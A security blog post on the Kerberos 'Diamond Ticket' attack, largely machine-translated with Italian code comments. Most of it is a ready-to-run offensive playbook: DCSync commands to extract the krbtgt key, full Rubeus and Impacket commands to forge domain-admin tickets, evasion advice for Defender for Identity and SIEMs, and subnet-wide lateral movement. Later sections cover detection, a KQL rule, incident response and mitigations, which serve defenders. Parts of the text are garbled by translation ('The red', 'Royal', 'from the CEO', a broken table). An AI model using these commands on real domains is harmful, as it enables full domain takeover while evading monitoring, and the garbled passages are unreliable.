Diamond Ticket Attack: The Stealth Evolution of the Golden Ticket

Diamond Ticket: A stealth variant of the Golden Ticket with a real TGT to bypass MDI. Rubeus /ldap /opsec guide, Impacket, detection, and KRBTGT reset.
- Posted on 2026-07-07
- Reading time: 15 min
Diamond Ticket Attack: The Stealth Evolution of the Golden Ticket #

The Diamond Ticket is the stealth version of the Golden Ticket: instead of creating a fake ticket from scratch, it starts with a real ticket, modifies it to gain administrator privileges, and reinjects it. In the logs, everything appears normal—the only solution is to double-reset krbtgt.
Quick Glossary #
For the complete Kerberos protocol, see Kerberos — Authentication in Active Directory.
- PAC (Privilege Attribute Certificate): Structure in the TGT that lists the user's groups. The KDC constructs it at AS-REQ time. The Diamond Ticket replaces it with a manipulated version, retaining everything else from the original ticket.
- KDC SignatureCryptographically signs the PAC with the KDC key (krbtgt). This ensures the integrity of the PAC. The Diamond Ticket must re-sign the PAC with the same key after modifying it.
- /tgtdeleg: Rubeus flag that forces the Kerberos client to perform a GSS-API dance and get a delegable TGT from the current session — without knowing the user's password, just being in their session.
- KDCOptions: Flags in the Kerberos request that describe the ticket options (forwardable, renewable, etc.). Tools like Rubeus with
/opsecalign them with native Windows behavior to avoid fingerprinting.
Kerberos Internals: Why the Diamond Ticket Is Stealthier Than the Golden Ticket #
Golden Ticket Flow — Completely Offline:
Attaccante ──[forgia TGT da zero con hash krbtgt]──────────────► TGT falso
                                                                      │
                    KDC non viene mai contattato                      │
                    Nessun AS-REQ nei log → anomalia rilevabile        │
                                                                      ▼
Attaccante ──TGT falso──► KDC ──TGS-REP──► Servizio ──► Accesso concesso
Diamond Ticket Flow — Real TGT, Modified PAC:
Attaccante ──AS-REQ (utente reale)──► KDC ──AS-REP (TGT legittimo)──► Attaccante
                                                                            │
                         4768 nel log — tutto normale                       │
                                                                            │
Attaccante ──[decripta TGT con krbtgt key]──► modifica PAC (aggiunge DA)   │
Attaccante ──[re-cifra TGT con stessa krbtgt key]──► TGT modificato        │
                                                                            ▼
Attaccante ──TGT modificato──► KDC ──TGS-REP──► Servizio ──► Accesso come DA
The critical difference: The Golden Ticket has no AS-REQ—detection systems like MDI look for 4624 without a corresponding 4768. The Diamond Ticket has a real AS-REQ. What's missing is consistency between the PAC issued by the KDC and the PAC presented in the subsequent request—but this discrepancy is much more difficult to detect.
Update 2025 — Rubeus /ldap /opsec: Huntress research (2025) modernized the command
diamondin Rubeus adding/ldap(which queries LDAP to build a PAC with real attributes from the AD) and/opsec(which aligns the AS-REQ/AS-REP flow with native Windows behavior). This further reduces indicators of compromise, such as mismatches in PAC fields or KDCOptions.
Introduction #
The Diamond Ticket is classified T1558.001 (MITRE ATT&CK) —the same category as the Golden Ticket, as it is a stealth variant of the same vector. It still requires the krbtgt hash, but the mechanism is fundamentally different.
Born as a direct response to detection systems that detect the absence of AS-REQ typical of the Golden Ticket, it is the technique of choice in environments with active Microsoft Defender for Identity, Sentinel, or any Kerberos behavioral correlation system.
Where it stacks up against other techniques:
| Technology | What do you use? | AS-REQ in logs | Authentic PAC | Does it require DA? | Contact DC? |
|---|---|---|---|---|---|
| Silver Tickets | Hash service account | No | No | No | No |
| Golden Ticket | krbtgt hash | No | No | Yes | No |
| Diamond Ticket | krbtgt hash + real TGT | Yes | Partially | Yes | Yes |
| Sapphire Ticket | krbtgt hash + real PAC S4U2Self | Yes | Yes (authentic) | Yes | Yes |
The Diamond Ticket fills the Golden Ticket's main detection gap. The Sapphire Ticket goes even further—but requires more complex interaction with the KDC.
Diamond vs. Golden: The Key Comparison #
This is the section you need to understand before choosing which one to use.
| Golden Ticket | Diamond Ticket | |
|---|---|---|
| Starting TGT | Forged offline from scratch | Royal, issued by KDC |
| AS-REQ in logs | ❌ Absent (anomaly) | ✅ Present (legitimate) |
| CAP | Completely made up | Partially real (edited) |
| KDCOptions in ticket | Often anomalous (default tool) | Align with Windows (with /opsec) |
| Requires contact with DC | No | Yes (for the initial AS-REQ) |
| Complete offline | Yes | No |
| Difficulty of detection | High | Very high |
| Main tool | Mimikatz, Rubeus, Impacket | Rubeus, Impacket |
| Remediation | Double reset krbtgt | Double reset krbtgt |
When to choose Diamond instead of Golden:
- The environment has MDI or a SIEM which correlates absence of AS-REQ with Kerberos logon → Golden Ticket is detectable, Diamond is not.
- Do you want KDCOptions that they are not anomalous →
/opsecaligns them with Windows behavior. - You need the PAC has real attributes of the user (group count, SID history, etc.) →
/ldapextracts them directly from the AD.
When Golden is enough:
- Environment without advanced monitoring.
- You need to be completely offline (no communication with the DC).
- Speed priority over stealth.
How it works in detail #
- Request a real TGT for any user with valid credentials (a low-privilege account is sufficient) via AS-REQ. The KDC issues it normally and generates event 4768.
- Decrypt the TGT with the krbtgt key (AES256 or NTLM) — same hash needed for the Golden Ticket.
- Modify the PAC: change impersonated user, add privileged groups (Domain Admins: RID 512, Enterprise Admins: RID 519).
- Re-sign the PAC with the same krbtgt key — the KDC Signature and Server Signature are recalculated.
- Re-encrypt the TGT with the krbtgt key.
- Inject into memory the modified TGT.
The KDC receiving subsequent TGS-REQs sees a cryptographically valid TGT, with an AS-REQ that exists in the logs. The PAC discrepancy is not detected without explicit PAC validation.
Prerequisites #
- Hash krbtgt AES256 (preferred) or NTLM
- Domain SID
- Domain FQDN and DC IP
- Credentials of any domain account (even low-privilege) — for the initial AS-REQ
- Alternative without credentials: Be already in an authenticated Windows session (for
/tgtdeleg)
# Recupera Domain SID
impacket-lookupsid corp.local/user:Password123@DC_IP 0

# === ESTRAI krbtgt AES256 KEY (richiede DA o diritti DCSync) ===

# Mimikatz — DCSync per krbtgt
lsadump::dcsync /domain:corp.local /user:krbtgt
# Output rilevante:
# * AES256 HMAC Key: <64 char hex — questa è la chiave da usare con /krbkey>
# * AES128 HMAC Key: <32 char hex>
# * rc4_hmac_nt   : <32 char hex — hash NTLM>

# Impacket da Linux
impacket-secretsdump corp.local/Administrator:pass@DC_IP -just-dc-user krbtgt
# Output:
# krbtgt:aes256-cts-hmac-sha1-96:<64 char hex>  ← /krbkey
# krbtgt:aes128-cts-hmac-sha1-96:<32 char hex>
# krbtgt:502:aad3b435...:<ntlm hash>:::          ← /rc4 (meno stealth)
NTLM ≠ AES256: There is no direct conversion from NTLM hash to AES key. They are separate derivatives of the same password but with different algorithms. If you only have the NTLM hash, you can forge it with
/rc4(less stealth, RC4 is anomalous in modern domains) — or do DCSync and get the AES key directly.Multi-DC: The TGT issued by a DC is valid on all Domain DCs — you are not tied to that specific DC. However, be aware of clock skew in forests with geographically distributed DCs: if a DC is more than 5 minutes behind the clock of the system injecting the ticket, the ticket will be rejected by that specific DC. Always check NTP synchronization before launching.
Step 1 — Getting the legitimate TGT #
Before modifying the PAC, you need a real TGT as a "base." You have three options.
Option A — /tgtdeleg (no additional credentials)
#
/tgtdeleg it's a flag The red
It uses the Kerberos GSS-API delegation mechanism to extract a delegable TGT from the current session—without knowing the user's password. It requires an existing authenticated Windows session.
# Estrai TGT dalla sessione corrente via tgtdeleg
Rubeus.exe tgtdeleg /nowrap
# Output: base64-encoded TGT → copialo per usarlo nel Diamond Ticket
Option B — AS-REQ with credentials #
# Richiedi TGT con credenziali (anche low-privilege)
Rubeus.exe asktgt /user:utente_low /password:Password123 /domain:corp.local /dc:DC01.corp.local /nowrap
# → TGT in base64# Da Linux con Impacket
impacket-getTGT corp.local/utente_low:Password123 -dc-ip DC_IP
export KRB5CCNAME=utente_low.ccacheOption C — Export from LSASS #
If you are on a Windows host with cached tickets:
# Mimikatz — dump tutti i ticket in memoria
sekurlsa::tickets /export
# Produce file .kirbi → usalo come base per il Diamond Ticket
Step 2 — Forge the Diamond Ticket #
With Rubeus — basic method #
The red
use the subcommand diamondThe key parameter is /krbkey (AES256 krbtgt key) — different from /aes256 use per golden e silver.
# Diamond Ticket con credenziali utente (Rubeus fa tutto: AS-REQ + patch PAC)
Rubeus.exe diamond \
  /krbkey:KRBTGT_AES256_KEY \
  /user:utente_low \
  /password:Password123 \
  /dc:DC01.corp.local \
  /enctype:aes \
  /domain:corp.local \
  /ticketuser:Administrator \
  /ticketuserid:500 \
  /groups:512,519,520,513,518 \
  /ptt /nowrap

# Diamond Ticket con /tgtdeleg (nessuna password)
Rubeus.exe diamond \
  /krbkey:KRBTGT_AES256_KEY \
  /tgtdeleg \
  /enctype:aes \
  /domain:corp.local \
  /ticketuser:Administrator \
  /ticketuserid:500 \
  /groups:512,519 \
  /ptt /nowrap

# Diamond Ticket da TGT già ottenuto (base64)
Rubeus.exe diamond \
  /krbkey:KRBTGT_AES256_KEY \
  /ticket:BASE64_TGT_QUI \
  /enctype:aes \
  /domain:corp.local \
  /ticketuser:Administrator \
  /ticketuserid:500 \
  /groups:512,519 \
  /ptt /nowrap
With Rubeus — advanced stealth mode /ldap /opsec
#
This is the stealthier version (Huntress 2025 update):
# /ldap → interroga LDAP per costruire il PAC con attributi reali dell'utente
# /opsec → allinea AS-REQ/AS-REP al comportamento Windows nativo (AES-only, KDCOptions corretti)
Rubeus.exe diamond \
  /krbkey:KRBTGT_AES256_KEY \
  /user:utente_low \
  /password:Password123 \
  /dc:DC01.corp.local \
  /enctype:aes \
  /domain:corp.local \
  /ticketuser:Administrator \
  /ticketuserid:500 \
  /groups:512,519 \
  /ldap /opsec \
  /ptt /nowrap
What does he do
/ldap— extracted attributes: It queries AD via LDAP and mounts SYSVOL to build a PAC with real data. The attributes it reads:cn,objectSid,userAccountControl,primaryGroupId,sAMAccountName,memberOf,lastLogonTimestamp,accountExpires,profilePath,homeDirectory— plus the Kerberos policy from the fileGptTmpl.infin SYSVOL (ticket lifetime, max renewal, etc.). The resulting PAC has all the fields that Windows normally populates, making a mismatch with one issued by the KDC nearly impossible to detect.
What does he do /opsec — KDCOptions fixed:
Without /opsec, Rubeus uses the tool's default KDCOptions (forwardable + renewable + other flags in non-native combinations). /opsec corrects:
- Strengths AES-only in preauth (no RC4 downgrade)
- Fix flags
forwardable,renewable,proxiableto match the native Windows client - Performs the two-step preauth exchange (PA-ENC-TIMESTAMP first, then full AS-REQ) as Windows would do
- Eliminate tool fingerprints that SIEMs and Huntress have documented as detectable
With Impacket from Linux #
ticketer.py with the flag -request It first executes a real AS-REQ, then modifies the PAC — this is the Diamond approach from Linux:
# Diamond approach con ticketer.py (-request = ottieni TGT reale prima di modificarlo)
python3 ticketer.py \
  -aesKey KRBTGT_AES256_KEY \
  -domain-sid S-1-5-21-XXXXXXXXXX \
  -domain corp.local \
  -user utente_low \
  -password Password123 \
  -request \
  -dc-ip DC_IP \
  -user-id 500 \
  -groups 512,519 \
  Administrator

export KRB5CCNAME=Administrator.ccache
impacket-psexec -k -no-pass corp.local/Administrator@DC01.corp.local
Difference vs Golden: Without
-request, ticketer.py forges the offline TGT (Golden approach). With-request, first makes a real AS-REQ and modifies the PAC of the received TGT (Diamond approach).
Diamond Ticket on TGS (Silver stealth variant) #
Rubeus allows you to apply the Diamond technique to TGS as well — a Silver Ticket with a real TGT as a base:
# Diamond-style Silver Ticket: più stealth del Silver classico
Rubeus.exe diamond \
  /ticket:BASE64_TGT \
  /service:cifs/DC01.corp.local \
  /servicekey:AES256_SERVICE_KEY \
  /ticketuser:Administrator \
  /ticketuserid:500 \
  /ldap /opsec /nowrap
Diamond+Silver Hybrid — the stealthiest variant ever: This is neither a classic Silver Ticket nor a pure Diamond Ticket. It is the combination: real TGT (AS-REQ in the log), TGS with authentic PAC (from
/ldap), without issuing a TGS-REQ to the KDC. The result is a service ticket that appears completely legitimate in the logs—it has the AS-REQ, it has the user's real PAC, but the privileges have been elevated. No additional TGS-REQs to the KDC. This is the choice when you want to access a single service with the greatest possible stealth.
Conversion .kirbi ↔ .ccache #
impacket-ticketConverter diamond.kirbi diamond.ccache
impacket-ticketConverter diamond.ccache diamond.kirbi
Step 3 — Lateral Movement and verification #
# Verifica ticket in cache (Windows)
klist
# Server: krbtgt/CORP.LOCAL @ CORP.LOCAL — con client: Administrator @ CORP.LOCAL

# Accesso immediato
dir \\DC01\C$# Linux
klist
export KRB5CCNAME=Administrator.ccache
# Exec remoto
impacket-psexec -k -no-pass corp.local/Administrator@DC01.corp.local
impacket-wmiexec -k -no-pass corp.local/Administrator@TARGET
impacket-smbexec -k -no-pass corp.local/Administrator@TARGETFor systematic lateral movement across entire subnets, NetExec :
netexec smb 192.168.1.0/24 --use-kcache -x 'whoami'
netexec smb 192.168.1.0/24 --use-kcache --sam
Offensive OPSEC #
Always use AES256, never RC4
With /krbkey (AES) instead of /rc4The ticket uses AES256 — the native Windows encryption type. RC4 is unusable in modern domains and immediately triggers MDI.
/opsec mandatory in monitored environments
Without /opsec, Rubeus generates KDCOptions with tool default values — detectable by fingerprinting. With /opsec the stream is indistinguishable from a legitimate Windows client.
/ldap for PAC with real attributes
Without /ldap, the PAC has only the groups you specify — but is missing attributes like LastLogon, AccountExpires, ProfilePath that Windows normally populates. MDI can detect “empty” PACs on these fields. With /ldap he takes them directly from the CEO.
Usa /tgtdeleg when possible
Avoid using clear text credentials in the command (risk of logging). /tgtdeleg use the current session without exposing the password.
Realistic duration
Rubeus diamond already aligns the duration to the base ticket — but check with klist that the expiration time is consistent with the domain (default 10 hours TGT, 7 days renewal).
Isolated process
# Crea processo separato con il ticket (evita contaminazione sessione)
Rubeus.exe createnetonly /program:C:\Windows\System32\cmd.exe /show
# Prendi il LUID → inietta il diamond ticket nel nuovo LUID
Limitations and common mistakes #
- AES key instead of NTLM: The Rubeus flag is
/krbkey, Not/aes256(which is forgolden/silver). Common mistake. - Invalid user credentialsThe Diamond Ticket requires a real AS-REQ—if the basic user credentials are incorrect or expired, the AS-REQ fails and the Diamond Ticket cannot be created. You need at least one valid account.
/tgtdelegout of session:/tgtdelegThis only works in an authenticated Windows session. From Linux or without a session, use explicit credentials.- KDC unreachableUnlike the Golden Ticket, the Diamond requires communication with the KDC for the AS-REQ. If the DC is unreachable, use the Golden Ticket.
- PAC validation activeIf the target service validates the PAC against the DC, the Diamond Ticket is also detected (the modified PAC does not match the original one issued by the KDC). Very rare by default.
- Clock Skew: Same tolerance as the Golden Ticket — 5 minutes. Clocks out of sync = ticket rejected.
Real scenario #
A red teamer in an enterprise assessment discovers that MDI is enabled and configured to detect Golden Tickets (alerts on 4624 without a corresponding 4768). A classic Golden Ticket would be detected in less than 5 minutes.
It already has the AES256 hash of krbtgt (from DCSync on a secondary DC) and a low-privilege domain account.
- Executes
Rubeus.exe diamond /krbkey:HASH /user:helpdesk /password:Welcome1 /dc:DC01.corp.local /enctype:aes /domain:corp.local /ticketuser:Administrator /ticketuserid:500 /groups:512,519 /ldap /opsec /ptt /nowrap
OPSEC on DCSync: Before running DCSync for the krbtgt hash, check whether the command is tracked. In environments with MDI enabled, a DCSync from a rogue IP will raise an immediate alert (Event ID 4662 + 4742). To reduce the risk: run DCSync from an account that already has legitimate replication rights, from a compromised secondary DC, or from a process already in the domain. Don't run DCSync and Diamond Ticket from the same machine at the same time—the correlation is trivial for an analyst.
- MDI sees: Legitimate AS-REQ for helpdesk account → no alerts.
- The next TGS-REQ appears as “helpdesk/Administrator requires a ticket for CIFS” → abnormal but non-blocking behavior without specific rules.
- Access to
\\DC01\C$— persistence completed. - The only thing that would have stopped the attack: PAC validation on critical services or MDI configured to alert on PAC mismatches.
Detection #
Detecting a Diamond Ticket is significantly more difficult than a Golden Ticket.
🔴 HIGH — Critical signals:
- PAC mismatch: If you have a system that compares the PAC issued during the AS-REP with the PAC presented in subsequent TGS-REQs (Microsoft ATA/MDI does this), the discrepancy is detectable.
- Event ID 4768 (AS-REQ) + Event ID 4769 (TGS-REQ) with accounts in high-privileged groups (Domain Admins) that do not match actual membership in the AD — SIEM correlation.
- Abnormal KDCOptions: Without
/opsec, KDCOptions in Rubeus tickets have recognizable patterns. Huntress has documented that Diamond tickets without/opsechave abnormal options in the logs.
🟡 MEDIUM — Secondary signals:
- Event ID 4624 Type 3 on critical hosts (DCs, file servers) with accounts that have unusual access history.
- AS-REQ for a low-privilege user immediately followed by TGS-REQ for high-sensitivity resources — suspicious timeline.
- Ticket with encryption type AES256 but coming from machines that historically use RC4 (mismatch with the behavioral baseline).
- Rubeus processes or related tools in the Sysmon log (Event ID 1, 10 for LSASS access).
Microsoft Defender for Identity: MDI has specific detection for Diamond Tickets (alert “Suspected Golden Ticket usage — PAC anomaly”) based on the discrepancy between the PAC in the AS-REP and that in subsequent requests. This is the most reliable method.
SIEM correlation rule (KQL — Sentinel):
// Diamond/Golden Ticket: TGS con gruppi non corrispondenti alla membership AD
SecurityEvent
| where EventID == 4769
| where TicketOptions !has "0x40810010"  // KDCOptions anomali (senza /opsec)
| join kind=inner (
    // Confronta i SID dei gruppi nel ticket con l'effettiva membership AD
    IdentityInfo
    | project AccountName, GroupMembership
) on $left.TargetUserName == $right.AccountName
| where not(GroupMembership has "Domain Admins")
    and TicketEncryptionType in ("0x12", "0x11")  // AES — alta priorità
| project TimeGenerated, TargetUserName, ServiceName, ClientIPAddress, TicketOptions
Hybrid environments:
SecurityEventCovers on-prem hosts only. For environments with Azure AD Connect or ADFS, add correlation onIdentityLogonEvents(Microsoft 365 Defender) orAADNonInteractiveUserSignInLogs(Azure AD) to detect any pivots to the cloud following the on-prem Diamond Ticket.
Incident Response #
The Diamond Ticket uses the same key as the Golden Ticket → same remediation.
- Identify the source of the AS-REQ — Event ID 4768 with the timestamp of the compromised ticket. Trace the IP and account used.
- Don't wait: Every minute that passes the attacker can forge new tickets or move laterally.
- Double reset by krbtgt — correct method:
# Metodo raccomandato
Set-ADAccountPassword -Identity krbtgt -Reset \
  -NewPassword (ConvertTo-SecureString "NuovaPwd1!" -AsPlainText -Force)
# → attendi 10-12 ore per sincronizzazione multi-DC
Set-ADAccountPassword -Identity krbtgt -Reset \
  -NewPassword (ConvertTo-SecureString "NuovaPwd2!" -AsPlainText -Force)

# Script ufficiale Microsoft — gestisce la sincronizzazione automaticamente
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -DomainFQDN corp.local -ResetType Twice
klist purgeThis does not invalidate Diamond Tickets. Only resetting krbtgt will invalidate them.
- Revoke the account used for the AS-REQ: If the attacker used a low-privilege account for the Diamond Ticket, reset or disable that account.
- Hunting on persistences: Look for scheduled tasks, WMI subscriptions, backdoor accounts with anomalous SIDHistory on DCs — attacker may have installed persistences during the login window.
- ACL Review and Trust: Check for modified delegations or malicious trusts.
- Enable PAC validation on critical post-incident services.
Hybrid Environments: Diamond Ticket and Azure AD #
Diamond Ticket is an exclusively on-premises technique —it doesn't provide direct access to cloud-native resources (SharePoint Online, Exchange Online, Azure-joined Azure VMs). These use OAuth2/OIDC tokens via Azure AD, not on-prem Kerberos.
What works and what doesn't:
| Resource | Does Diamond Ticket work? | Why |
|---|---|---|
| DC on-prem | ✅ Yes | On-prem Kerberos |
| On-prem file server | ✅ Yes | CIFS Kerberos on-prem |
| Exchange on-prem | ✅ Yes | On-prem HTTP Kerberos |
| SharePoint Online / M365 | ❌ No | OAuth2/Azure AD |
| Exchange Online | ❌ No | OAuth2/Azure AD |
| Azure VM (Azure-joined) | ❌ No | Azure AD authentication |
| On-prem VM (domain-joined) | ✅ Yes | On-prem Kerberos |
| Azure AD Connect server | ⚠️ Yes, but critical | On-prem — is the bridge to Azure AD |
| AD FS server | ⚠️ Yes, but critical | On-prem — issues tokens to the cloud |
The critical point — Azure AD Connect and AD FS:
The Diamond Ticket doesn't reach the cloud directly. But if you use the Diamond Ticket to compromise your Azure AD Connect server or AD FS server, you can:
- Extract service account credentials
MSOL_XXXXXXXXXX(Azure AD Connect) → Access to the Azure AD tenant with synchronization privileges - Pivot from AD FS to SAML tokens for cloud resources
- Persistently compromise on-prem → cloud sync
The Diamond Ticket isn't the end of the road—it's the middle ground. In hybrid environments, the on-prem Diamond Ticket can be the gateway to Azure AD tenant compromise if the hybrid servers aren't secured.
Mitigation and prevention #
- Protect the krbtgt hash as a primary asset — see Golden Ticket for the full path to krbtgt.
- Double periodic krbtgt reset (at least every six months): Reduces the usage window. Use New-KrbtgtKeys.ps1 .
- Microsoft Defender for IdentityThis is the most effective tool for detecting Diamond Tickets via PAC anomaly detection. Configure it and ensure alerts are enabled for T1558.001.
- AES-only enforcement (
msDS-SupportedEncryptionTypes = 24): Does not prevent Diamond but forces the use of AES — increases the cost of the attack and reduces downgrade vectors. - PAC validation on critical services: Force services to contact DC to validate PAC → Diamond Ticket detected even without MDI.
- Monitor DCSync real-time (Event ID 4662 with replication rights) — the krbtgt hash typically arrives via DCSync.
- Map paths to krbtgt with blood hound and remove unnecessary delegations.
- Kerberos Armoring (FAST): Impact limited on the Diamond Ticket. FAST encrypts the AS-REQ/AS-REP channel between the client and the KDC—but the Diamond Ticket uses a real AS-REQ (so FAST doesn't block it) and the TGT is already encrypted with the krbtgt key (which the attacker has). FAST protects the authentication channel, not the validity of the PAC. Enabling it is worthwhile to mitigate other Kerberos vectors (AS-REP Roasting, downgrade), but it doesn't solve the Diamond problem.
- Monitor abnormal KDCOptions in logs 4768/4769 — tool patterns like Rubeus without
/opsecare detectable. - Monitor DCSync with instant alerts (Event ID 4662): DCSync is the most common vector for obtaining the krbtgt hash. In environments with MDI, a DCSync from an unauthorized IP generates an immediate alert. If the attacker performs DCSync from a legitimate account with replication rights or from a compromised secondary DC, the operation appears normal—plan your response for this scenario as well.
Comparison: Silver / Golden / Diamond / Sapphire #
| Silver Tickets | Golden Ticket | Diamond Ticket | Sapphire Ticket | |
|---|---|---|---|---|
| Hash required | Service account | krbtgt | krbtgt | krbtgt |
| Starting TGT | N/A (TGS forge) | Forged offline | Real (from AS-REQ) | Real (from AS-REQ) |
| Scope | Single service | Entire domain | Entire domain | Entire domain |
| Does it require DA? | No | Yes | Yes | Yes |
| Contact DC? | No | No | Yes (AS-REQ) | Yes (AS-REQ + S4U2Self) |
| AS-REQ in logs | No | No | Yes | Yes |
| Authentic PAC | No | No | Partially¹ | Yes (authentic) |
¹ “Partly authentic”: the PAC Diamond comes from a real AS-REP and with /ldap has real attributes (group count, SID, LastLogon, etc.). But the groups have been modified (e.g., added Domain Admins) — that part is not authentic. Sapphire Ticket instead uses S4U2Self+U2U to get the TGS with the KDC-signed PAC for the target user, without modifications — completely authentic. | KDCOptions aligned | N/A | No (tool default) | Yes (with /opsec) | Yes | | Completely offline | Yes | Yes | No | No | | Major detection | 4624 without 4769 DC | No AS-REQ | PAC mismatch | Extremely difficult | | Remediation | Reset service account | Double reset krbtgt | Double reset krbtgt | Double reset krbtgt | | Stealth | Maximum | High | Very high | Very high |
Quick Reference #
1. Get krbtgt AES256 key via DCSync :
lsadump::dcsync /domain:corp.local /user:krbtgt
# Cerca: * AES256 HMAC Key
2. Diamond Ticket with Rubeus — full stealth version:
Rubeus.exe diamond /krbkey:AES256_KEY /user:utente_low /password:Pass123 /dc:DC01.corp.local /enctype:aes /domain:corp.local /ticketuser:Administrator /ticketuserid:500 /groups:512,519 /ldap /opsec /ptt /nowrap3. Diamond Ticket with /tgtdeleg (no password):
Rubeus.exe diamond /krbkey:AES256_KEY /tgtdeleg /enctype:aes /domain:corp.local /ticketuser:Administrator /ticketuserid:500 /groups:512,519 /ptt /nowrap4. Diamond Ticket with Impacket from Linux:
python3 ticketer.py -aesKey AES256_KEY -domain-sid S-1-5-21-XXXXXXXXXX -domain corp.local -user utente_low -password Pass123 -request -dc-ip DC_IP -user-id 500 -groups 512,519 Administrator
export KRB5CCNAME=Administrator.ccache
impacket-psexec -k -no-pass corp.local/Administrator@DC01.corp.local
5. Lateral movement:
netexec smb 192.168.1.0/24 --use-kcache -x 'whoami'6. Remediation — double reset krbtgt:
.\New-KrbtgtKeys.ps1 -DomainFQDN corp.local -ResetType TwiceFAQ #
Diamond Ticket or Golden Ticket—which should I use? If your environment has MDI or a SIEM with AS-REQ correlation, use Diamond. If you're offline or want maximum speed without advanced monitoring, Golden is sufficient.
/tgtdeleg does it always work?
Only in authenticated Windows sessions with KDC access. From Linux or isolated sessions, use explicit credentials.
What changes with /ldap e /opsec?
/ldap Extracts real PAC attributes from AD — reduces PAC mismatch detectable by MDI. /opsec Aligns KDCOptions with native Windows behavior — eliminates tool fingerprinting.
Does the Diamond Ticket bypass PAC validation? No. If PAC validation is enabled, the service contacts the DC to verify the PAC—the change is detected. PAC validation is rare by default, but it's the most effective mitigation.
How much difference does the Diamond make compared to the Golden for the defender?
Significant in environments with MDI: the Golden Ticket generates almost immediate alerts for missing AS-REQs. The Diamond Ticket requires more sophisticated detection (PAC mismatch, anomalous KDCOptions). /ldap /opsec Detection becomes very difficult without specifically configured MDI.
Same remediation as the Golden Ticket? Yes. Double reset krbtgt. The low-privilege account used for the AS-REQ must also be reset/disabled.
MITRE ATT&CK Mapping #
| Tactics | Technology | Description |
|---|---|---|
| CredentialAccess | T1558.001 | Diamond/Golden Ticket (Forge Kerberos Tickets) |
| CredentialAccess | T1003.006 | DCSync (to get krbtgt hash) |
| lateral movement | T1550.003 | Pass the Ticket |
| lateral movement | T1021.002 | SMB/Admin Shares |
| P | T1078 | Valid Accounts |
| Defense Evasion | T1550.003 | PAC manipulation to avoid detection |
Final takeaway #
- The Diamond Ticket is not a different attack than the Golden — it is a stealth variant of the same.Same hash, same impact, same remediation. The mechanism for avoiding detection has changed.
- With
/ldap /opsec(Huntress 2025), the Diamond Ticket is almost invisible without MDI configured specifically for PAC anomaly detection. - Effective defense has two levels: protect the krbtgt hash (prevent it from getting to the point of using Diamond/Golden) and enable MDI with PAC validation to detect it if the hash is already compromised.
- Same remediation as the Golden: double reset krbtgt. Nothing more, nothing less.
Conclusion #
